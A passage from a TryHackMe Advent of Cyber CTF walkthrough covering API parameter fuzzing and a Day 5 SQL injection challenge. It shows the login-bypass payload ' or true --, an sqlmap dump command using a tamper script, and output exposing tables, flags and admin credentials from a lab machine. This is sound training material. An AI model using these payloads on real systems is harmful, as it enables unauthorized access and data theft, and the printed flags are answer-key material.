000000036:   200        0 L      0 W        0 Ch        "20201205"
000000030:   200        0 L      0 W        0 Ch        "20201129"
000000031:   200        0 L      0 W        0 Ch        "20201130"
000000034:   200        0 L      0 W        0 Ch        "20201203"
000000001:   200        0 L      0 W        0 Ch        "20201100"
000000003:   200        0 L      0 W        0 Ch        "20201102"
000000032:   200        0 L      0 W        0 Ch        "20201201"
000000023:   200        0 L      0 W        0 Ch        "20201122"
000000025:   200        0 L      0 W        0 Ch        "20201124"
000000026:   200        0 L      1 W        13 Ch       "20201125"
000000022:   200        0 L      0 W        0 Ch        "20201121"
000000028:   200        0 L      0 W        0 Ch        "20201127"
000000024:   200        0 L      0 W        0 Ch        "20201123"
000000027:   200        0 L      0 W        0 Ch        "20201126"
000000021:   200        0 L      0 W        0 Ch        "20201120"
000000029:   200        0 L      0 W        0 Ch        "20201128"
000000020:   200        0 L      0 W        0 Ch        "20201119"
000000012:   200        0 L      0 W        0 Ch        "20201111"
000000017:   200        0 L      0 W        0 Ch        "20201116"
000000016:   200        0 L      0 W        0 Ch        "20201115"
000000013:   200        0 L      0 W        0 Ch        "20201112"
000000014:   200        0 L      0 W        0 Ch        "20201113"
000000010:   200        0 L      0 W        0 Ch        "20201109"
000000019:   200        0 L      0 W        0 Ch        "20201118"
000000018:   200        0 L      0 W        0 Ch        "20201117"
000000011:   200        0 L      0 W        0 Ch        "20201110"
000000009:   200        0 L      0 W        0 Ch        "20201108"
```

Question 5:
After fill in the date.The flag is shown.



```
10.10.71.106/api/site-log.php/?date=20201125
```

```
THM{D4t3_AP1}
```


**Thought Process/Methodology:**
Paste the ip address and a tab with sentence ‘our forums are gone and we can't enter the website’is shown. Then, we download big.txt and try to find thehidden API directory using gobuster and it bring us to a site which shows site-log.php file.Download wordlist file ,fuzz the wordlist to find the date and put it in the parameter .After obtaining the date paste it in the parameter and the flag is shown.

## Day 5: Web Exploitation - Someone stole Santa’s gift list!

**Tools used:** Kali Linux, Firefox, FoxyProxy, BurpSuite, Terminal, SQLMap

**Solution/walkthrough**:

Question 1:
Paste IP address, the site is shown.



# Santa's Official Forum V2

Santa's forum is back!

Welcome, stranger! This is a place to exchange your Christmas stories and wishes.

**Latests comments**


| | |
|---|---|
| Timmy | I am so excited for Christmas this year! |
| William | Santa, are you real? |
| James | I've been a good boy this year! |

**Popular topics**

Gifts
Books, laptops, playstation

Questions
Does Santa really like milk and cookies?

Question 2:
we know that Santa’s secret login panel is /santapanel.


File Machine View Input Devices Help
Kali Linux
TryHackMe | 25 Days of
Sequel
Really Insecure PHP Page
10.10.178.231:8000/santapanel
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
2:38

Greetings stranger...


**Do not attempt to login if you are not a member of Santa's corporation!**

Username

Password

Login


Question 3:
To bypass the login, we fill in SQL injection in the username.



Username ' or true --

Password

Question 4:
After login , this site is shown.



File Machine View Input Devices Help
Kali Linux
TryHackMe | 25 Days of
Santa's admin panel
Really Insecure PHP Page
10.10.178.231:8000/santapanel
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


Welcome back, Santa!

The database has been updated while you were away!

Enter:


| Gift | Child |
|---|---|
| N | |
| u | |
| l | |
| l | |

Question 5:
To find out what we need to key in the Enter, turn on FoxyProxy and on the intercept on BurpSuite.




Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser

Question 6:
Click search and the request is shown in BurpSuite. Send the request to repeater. Save the request in the repeater.


Burp Suite Commun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer
Intercept HTTP history WebSockets history Options
Request to http://10.10.81.158:8000
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Hex \n


```
GET /santapanel?search=test HTTP/1.1
Host: 10.10.81.158:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.81.158:8000/santapanel?search=test
Cookie: session=eyJhdXRoIjp0cnVlfQ.Yq8k3w.Io66K_zIVVrMalnD5sr4qS-RW_E
Upgrade-Insecure-Requests: 1


```

Question 7:
In terminal, use SQLMap to translate the request and utilize the database.




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r /home/kali/Downloads/day5 --tamper=space2comment --dump --dbms
sqlite
```

Question 8:
Enter the command, the flag, gift list database, admin’s password and username are shown.



```
[09:36:29] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----------------------------------------+
| flag                                    |
+-----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----------------------------------------+

[09:36:29] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.loca
l/share/sqlmap/output/10.10.55.25/dump/SQLite_masterdb/hidden_table.csv'
[09:36:29] [INFO] fetching columns for table 'sequels'
[09:36:29] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-------------+-----+----------------------------+
| kid         | age | title                      |
+-------------+-----+----------------------------+
| James       | 8   | shoes                      |
| John        | 4   | skateboard                 |
| Robert      | 17  | iphone                     |
| Michael     | 5   | playstation                |
| William     | 6   | xbox                       |
| David       | 6   | candy                      |
| Richard     | 9   | books                      |
| Joseph      | 7   | socks                      |
| Thomas      | 10  | 10 McDonalds meals         |
| Charles     | 3   | toy car                    |
| Christopher | 8   | air hockey table           |
| Daniel      | 12  | lego star wars             |
| Matthew     | 15  | bike                       |
| Anthony     | 3   | table tennis               |
| Donald      | 4   | fazer chocolate            |
| Mark        | 17  | wii                        |
| Paul        | 9   | github ownership           |
| James       | 8   | finnish-english dictionary |
| Steven      | 11  | laptop                     |
| Andrew      | 16  | rasberry pie               |
| Kenneth     | 19  | TryHackMe Sub              |
| Joshua      | 12  | chair                      |
+-------------+-----+----------------------------+

[09:36:29] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.local/sha
re/sqlmap/output/10.10.55.25/dump/SQLite_masterdb/sequels.csv'
[09:36:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/o
utput/10.10.55.25'
```



```
[09:36:56] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.local/sha
re/sqlmap/output/10.10.55.25/dump/SQLite_masterdb/sequels.csv'
[09:36:56] [INFO] fetching columns for table 'hidden_table'
[09:36:56] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----------------------------------------+
| flag                                    |
+-----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----------------------------------------+

[09:36:56] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.loca
l/share/sqlmap/output/10.10.55.25/dump/SQLite_masterdb/hidden_table.csv'
[09:36:56] [INFO] fetching columns for table 'users'
[09:36:56] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+

[09:36:56] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/root/.local/share
/sqlmap/output/10.10.55.25/dump/SQLite_masterdb/users.csv'
[09:36:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/o
utput/10.10.55.25'

[*] ending @ 09:36:56 /2022-06-17/
```

**Thought process/ Methodology:**

Paste the IP address and add :8000. To enter Santa’s login panel, /santapanel is added behind the url. Next, login page is shown. To bypass the login, we fill in SQL injection in the username column. After login, a page with a Enter column is shown. To find out what we need to fill in the column, we launch FoxyProxy, on the intercept and click search and make a request. The request is shown in the BurpSuite Proxy tab, Intercept tab. Then,we send the request to Repeater and save the request file. In terminal, we use SQLMap to translate the request and utilize the database. Last,we the flag, gift list database, admin’s username and password are shown.